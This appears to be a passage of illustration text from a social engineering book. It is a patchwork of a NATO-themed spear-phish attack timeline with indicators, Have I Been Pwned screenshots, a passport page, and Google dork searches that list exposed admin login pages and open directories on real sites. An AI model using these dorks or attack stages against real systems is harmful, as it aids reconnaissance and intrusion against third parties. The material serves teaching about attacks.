

Best regards,

*Capt. <omitted>, Defence Adviser, Public Diplomacy Division NATO, Brussels
<omitted>@<email provider.com>

Flash 0day



TARGET: NATO-Themed Spear Phish



ATTACK: Stages of a 0-day Attack

1

Initial Exploit URL (Flash 0day)		
TimeStamp	Alert	Data
2015/04/08 10:11:54	Unknown URL Report	hxxp:militaryadviser.org/hu/press-center/news/426728-ukraine/440136/

2

Kernel Mode Exploit (0day)					
TimeStamp	Alert	Sha1	FileName	Parent Process	
2015/04/08 10:12:11	Win32/ContextualDropIETemp	b22233684bc8aa939629f4cbebb18545c7121548	runrun.exe	iexplore.exe	

3

Stage 1: Backdoor					
TimeStamp	Alert	Sha1	FileName	Parent Process	
2015/04/08 10:12:11	#LowFiContextRundllAppdata	ef1a7b1a92b7b00f77786b6a1bffc4e495ccf729	odserv.dll	rundll32.exe	

4

Stage 2: Pass-the-Hash Module					
TimeStamp	Alert	Sha1	FileName	Parent Process	
2015/04/09 06:34:04	#HackTool:Win32/WDigest.Aldha	ca709ec79ee0518b77f161bc8bab8847c889cb88	psw.exe	rundll32.exe	

ERDAL OZKAYA PERSONAL BLOG

[HOME](#) [ABOUT ME](#) [CONTACT](#)




VIDEO TUTORIALS

20 APR, 2017

Windows 10 Security in Real Life




As a Network Administrator, do you wonder how Windows 10 can help you protect against





Chapter 5: Targeting and Recon



Chapter 6: Elicitation





[Home](#)[Notify me](#)[Domain search](#)[Who's been pwned](#)[Passwords](#)[API](#)[About](#)[Donate](#)

';--have i been pwned?

Check if you have an account that has been compromised in a data breach

261

pwned websites

4,859,012,158

pwned accounts

60,389

pastes

58,479,987

paste accounts

Top 10 breaches



711,477,622 Onliner Spambot accounts



593,427,119 Exploit.In accounts ?



457,962,538 Anti Public Combo List accounts ?




393,430,309 River City Media Spam List accounts



359,420,698 MySpace accounts



234,842,089 NetEase accounts ?

[Home](#)[Notify me](#)[Domain search](#)[Who's been pwned](#)[Passwords](#)[API](#)[About](#)[Donate](#) 

';--have i been pwned?

Check if you have an account that has been compromised in a data breach

[Home](#)[Notify me](#)[Domain search](#)[Who's been pwned](#)[Passwords](#)[API](#)[About](#)[Donate !\[\]\(0b5e7e25e8775f7e7e80906ada4f0021_img.jpg\)](#)

';--have i been pwned?

Check if you have an account that has been compromised in a data breach

pwned?

Oh no — pwned!

Pwned on 3 breached sites and found no pastes (subscribe to search sensitive breaches)

3 Steps to better security

[Start using 1Password.com](#)





Step 1 Protect yourself using 1Password to generate and save strong passwords for each website.



Step 2 Enable 2 factor authentication and store the codes inside your 1Password account.



Step 3 Subscribe to notifications for any other breaches. Then just change that unique password.

    [Donate](#)

Breaches you were pwned in

A "breach" is an incident where data has been unintentionally exposed to the public. Using the 1Password password manager helps you ensure all your passwords are strong and unique such that a breach of one service doesn't put your other services at risk.



LinkedIn: In May 2016, LinkedIn had 164 million email addresses and passwords exposed. Originally hacked in 2012, the data remained out of sight until being offered for sale on a dark market site 4 years later. The passwords in the breach were stored as SHA1 hashes without salt, the vast majority of which were quickly cracked in the days following the release of the data.

Compromised data: Email addresses, Passwords



Dropbox: In mid-2012, Dropbox suffered a data breach which exposed the stored credentials of tens of millions of their customers. In August 2016, they forced password resets for customers they believed may be at risk. A large volume of data totalling over 68 million records was subsequently traded online and included email addresses and salted hashes of passwords (half of them SHA1, half of them bcrypt).

Compromised data: Email addresses, Passwords



Onliner Spambot (spam list): In August 2017, a spambot by the name of Onliner Spambot was identified by security researcher Benkow moyu3q. The malicious software contained a server-based component located on an IP address in the Netherlands which exposed a large number of files containing personal information. In total, there were 711 million unique email addresses, many of which were also accompanied by corresponding passwords. A full write-up on what data was found is in the blog post titled Inside the Massive 711 Million Record Onliner Spambot Dump.

Compromised data: Email addresses, Passwords

[Home](#)[Notify me](#)[Domain search](#)[Who's been pwned](#)[Passwords](#)[API](#)[About](#)[Donate](#)

';--have i been pwned?

Check if you have an account that has been compromised in a data breach

Good news — no pwnage found!

No breached accounts and no pastes (subscribe to search sensitive breaches)



3 Steps to better security

[Start using 1Password.com](#)

Step 1 Protect yourself using 1Password to generate and save strong passwords for each website.



Step 2 Enable 2 factor authentication and store the codes inside your 1Password account.



Step 3 Subscribe to notifications for any other breaches. Then just change that unique password.

[Donate](#)

278

pwned websites

4,994,033,137

pwned accounts

68,252

pastes

75,306,279

paste accounts

Good news — no pwnage found!

No breached accounts




Notify me when I get pwned





Donate





Chapter 7: Pretexting





This is an ePassport

This passport contains a microchip which stores information taken from the data page. The chip can be read electronically to confirm the identity of the bearer. This document complies with International Civil Aviation Organisation standards and incorporates security features to prevent illegal access to the information stored on the chip. The centre page contains further information.

Protect your identity

Lost or stolen passports provide criminals and terrorists with the opportunity to assume another identity, travel illegally and commit crimes. You must report the loss or theft of your passport without delay. *A lost or stolen passport will be immediately and permanently cancelled. It must not be used again under any circumstances. Tough penalties apply.* Information on lost or stolen passports is shared with other countries and use of a cancelled passport may result in denial of entry in overseas countries and disruption of travel plans.

To replace a lost or stolen passport you will need to pay a fee additional to the normal application fee. In cases of multiple losses the replacement passport may be issued with restricted validity.

To report the loss or theft of your passport use the *Passports* website at www.passports.gov.au or call 137 232. Overseas, contact the nearest diplomatic or consular mission.

**Your passport identifies you –
protect it at all times**

PASSPORT

AUSTRALIA

DOCUMENT No.

Type / Type

P

Code of issuing / Code de l'Etat
State AUS

Name / Nom

Nationality / Nationalité

AUSTRALIAN

Date of birth / Date de naissance

Sex / Sexe

F

Date of issue / Date de délivrance

Date of expiry / Date d'expiration

21 JUL 2017

Authority / Autorité

AUSTRALIA

Place of birth / Lieu de naissance

GEELONG

Holder's signature / Signature du titulaire



intitle: "login page"



All

Videos

Images

News

Maps

More

Settings

Tools

About 32,000 results (0.39 seconds)

Google Hacking Database, GHDB, Google Dorks - Part 12 - Exploit-DB

<https://www.exploit-db.com/google-hacking-database/12/> ▼

2017-05-22, inurl:/helpdesk/staff/index.php? Google dork to find " Kayako software-ticketing portal login page" Gogle dork : * i... 2017-05-17, "Log in" "Magento is a trademark of... Finds Magento admin logins Dxtroyer... 2017-05-10, inurl:"member.php?action=login", Finds logins powered by MyBB Dxtroyer... 2017-05-08 ...

Login Page - Potraz

<https://www.potraz.gov.zw/index.php/loginy> ▼

Login Page. Vision : A World Class, fair and competitive regulatory environment with universal communications services throughout Zimbabwe by 2020. You are here: Home; Login Page ...

How To Find Admin Login Panel Of A Website | Online | Top 7 Ways ...

www.darksite.co.in > ... > Hacking > Tools > Vulnerability scanner > Website Hacking ▼

Apr 24, 2013 - Site:site.com inurl:login; site:site.com intitle:"admin login" Method 6:Using Online Admin Finder/Scanner There are many such online admin finder available but i am giving you the link for one of my favorite one This site <http://sc0rpion.ir/af/> will help you in finding admin login page online. Method 7: Havij Tool

login page - Home of Acunetix Art

testphp.vulnweb.com/login.php ▼

You can also signup here. Signup disabled. Please use the username test and the password test. search art. Browse categories · Browse artists · Your cart · Signup · Your profile · Our guestbook · AJAX Demo. Links. Security art · Fractal Explorer · About Us | Privacy Policy | Contact Us | ©2008 Acunetix Ltd.

Login Page - HostGator

<https://www.hostgator.in/login.php> ▼

HostGator offers Domains Names, Web Hosting, Email Hosting, SSL Certificate & more at best prices in the industry. Login now to manage your products.



allintitle index of/admin



All

Images

Videos

News

Maps

More

Settings

Tools

About 128,000 results (0.37 seconds)

Index of /admin - EMERALD.TUFTS.EDU, with

emerald.tufts.edu/admin/ ▼

Index of /admin. [ICO]. Name · Last modified · Size · Description. [DIR]. Parent Directory, -, [DIR], amas/, 04-May-2011 16:13, -, [DIR], data-warehouse/, 31-Aug-2004 15:05, -

Index of /admin/upload - Royal Hotel Saigon

www.royalhotelsaigon.com/admin/upload/ ▼

Index of /admin/upload. Parent Directory .DS_Store .jpg · 1.jpg · 14thang2.jpg · A4_QC_VALENTINE_14.2_-_English.jpg · A4_QC_VALENTINE_14.2_-_tieng_Viet.jpg · A4_QC_VALENTINE_14.2_-_tieng_Viet_updated.jpg · A4_QC_VALENTINE_14.2_updated.jpg · Ban_tiec_14.02_1.jpg · Banh_cuoi_2.

Index of /admin

www.sanfinehospital.com/admin/ ▼

Index of /admin. Parent Directory · Admin_Add.php · Admin_Manage.php · Admin_update.php · Login_Chk.php · PHPExcel/ · admin.php · admin_plist.php · ajax_server.php · back/ · card_manage.php · clear.php · content_add.php · content_manage.php · content_update.php · content_update_yz.php · css/ · fankui_manage.

Index of /admin/ip

<https://umanitoba.ca/admin/ip/> ▼

Index of /admin/ip. Icon Name Last modified Size Description · [DIR] Parent Directory - [DIR] martin6/ 21-Jun-2011 12:05 -

Index of /admin

www.healthtopia.jp/admin/ ▼

license.txt, 16-Mar-2010 15:53, 15K. [TXT], readme.html, 16-Mar-2010 15:53, 11K. [DIR], wp-admin/, 16-Mar-2010 15:57, -, [TXT], wp-app.php, 16-Mar-2010 15:53, 39K. [TXT], wp-atom.php, 16-Mar-2010 15:53, 220. [TXT], wp-blog-header.php, 16-Mar-2010 15:53, 274. [TXT], wp-comments-post.php, 16-Mar-2010 15:53, 3.8K.

Index of /admin

www.sdj.be/admin/ ▼

[PARENTDIR] Parent Directory - [] admin.zip 2014-06-20 08:27 187M [DIR] docmena/ 2014-02-12 10:44 - [DIR] docs/ 2014-02-12 10:43 - [DIR] fic/ 2014-02-12 10:45 - [DIR] pdfmena/ 2010-11-21 20:47 -



inurl:"login.php"



All

Videos

Images

Maps

News

More

Settings

Tools

About 527,000 results (0.22 seconds)

Login | Learn - Lobster Ink

<https://www.lobsterink.com/login.php> ▼

Enterprise log in. Username. Password. I forgot my password.

etouches - Client Login

<https://www.eiseverywhere.com/login.php> ▼

client support. login to etouches. Can't access your account? client support. • 24/7 help via email: support@etouches.com • Mobile Attendee Check-in. © 2018 etouches • Privacy Policy.

Login | Recharge and Getpaid

<https://www.rechargeandgetpaid.com/login.php> ▼

Home · About us; Member Packages. Basic Member · Bronze Member · Silver Member · Gold Member · Diamond Member · Platinum Member · Leadership Bonus · Register · Login · How it works · Faq · Contact · VTU · NEWS. Login. Home » login.php. Username*. Password *. Turing Code *. Try another one.

FanFiction Login | FanFiction

<https://www.fanfiction.net/login.php> ▼

... Books · Cartoons · Comics · Games · Misc · Plays · Movies · TV; Specific; Anime · Books · Cartoons · Comics · Games · Misc · Plays · Movies · TV. Story. Story; Writer; Forum; Community. FanFiction Login with...Sign Up · FictionPress. or. Login. Forgot Password Remember me. Help . Privacy . Terms of Service . Top.



filetype:pdf "social engineering"



All

Images

Videos

News

Books

More

Settings

Tools

About 379,000 results (0.29 seconds)

[PDF] Introduction to Social Engineering - NCSC

<https://www.ncsc.gov.uk/content/files/.../Introduction-to-social-engineering.pdf> ▼

Social engineering is one of the most prolific and effective means of gaining access to secure systems and obtaining sensitive information, yet requires minimal technical knowledge. Attacks vary from bulk phishing emails with little sophistication through to highly targeted, multi-layered attacks which use a range of social ...

[PDF] Social Engineering: A Means To Violate A Computer ... - S...

<https://www.scribd.org/reading.../social-engineering-means-violate-computer-system-52...> ▼

This paper is from the Scribd Reading Room site. Reposting is not permitted without express written permission. Social Engineering: A Means To Violate A Computer. System. The purpose of this paper is to act as a guide on the subject of Social Engineering and to explain how it might be used as a means to violate ...

[PDF] Methods for Understanding and Reducing Social Engineering Attacks

<https://www.scribd.org/.../methods-understanding-reducing-social-engineering-attacks-3...> ▼

Apr 30, 2016 - This paper is from the Scribd Reading Room site. Reposting is not permitted without express written permission. Methods for Understanding and Reducing Social. Engineering Attacks. Social engineering is widely recognized by cyber criminals as one of the most effective methods of penetrating.



intext:"index of address".



[All](#)

[Images](#)

[Videos](#)

[News](#)

[Maps](#)

[More](#)

[Settings](#)

[Tools](#)

About 335,000 results (0.32 seconds)

[Index of /address - Pro-Pen](#)

www.propen.com/address/ ▼

Index of /address. [ICO], Name · Last modified · Size · Description. [DIR], Parent Directory, -. [DIR], _notes/, 25-Jun-2014 10:53, -. [TXT], address-.htm, 29-Jan-2015 14:11, 397. [TXT], address-australia.htm, 14-Oct-2014 13:30, 462. [TXT], address-belgique.htm, 14-Oct-2014 13:31, 346. [TXT], address-belgium.htm ...

[Index of /Address - ISO/TC 211](#)

www.isotc211.org/Address/

Index of /Address. [ICO], Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, -. [TXT], Address.htm, 2010-06-23 20:13, 2.6K. [TXT], Address_old.htm, 2008-06-18 12:51, 2.4K. [DIR], Copenhagen_Address_W..> 2008-10-08 23:12, -. [DIR], FOSS4G2008/, 2017-05-30 09:00, -. [DIR], Letter/, 2017-05-30 09: ...

[Index of /Address/docs - ISO/TC 211](#)

www.isotc211.org/Address/docs/ ▼

Index of /Address/docs. [ICO], Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, -. [], 211n3075_Draft_Revie..> 2011-02-04 02:55, 5.5M. [], 211n3188_Review_Summ..> 2011-09-14 20:26, 2.9M. [], Coetzee_ISOFocus2010..> 2010-11-30 04:59, 470K. [], CommentsLog_on_Draft..> 2011-06-29 22: ...

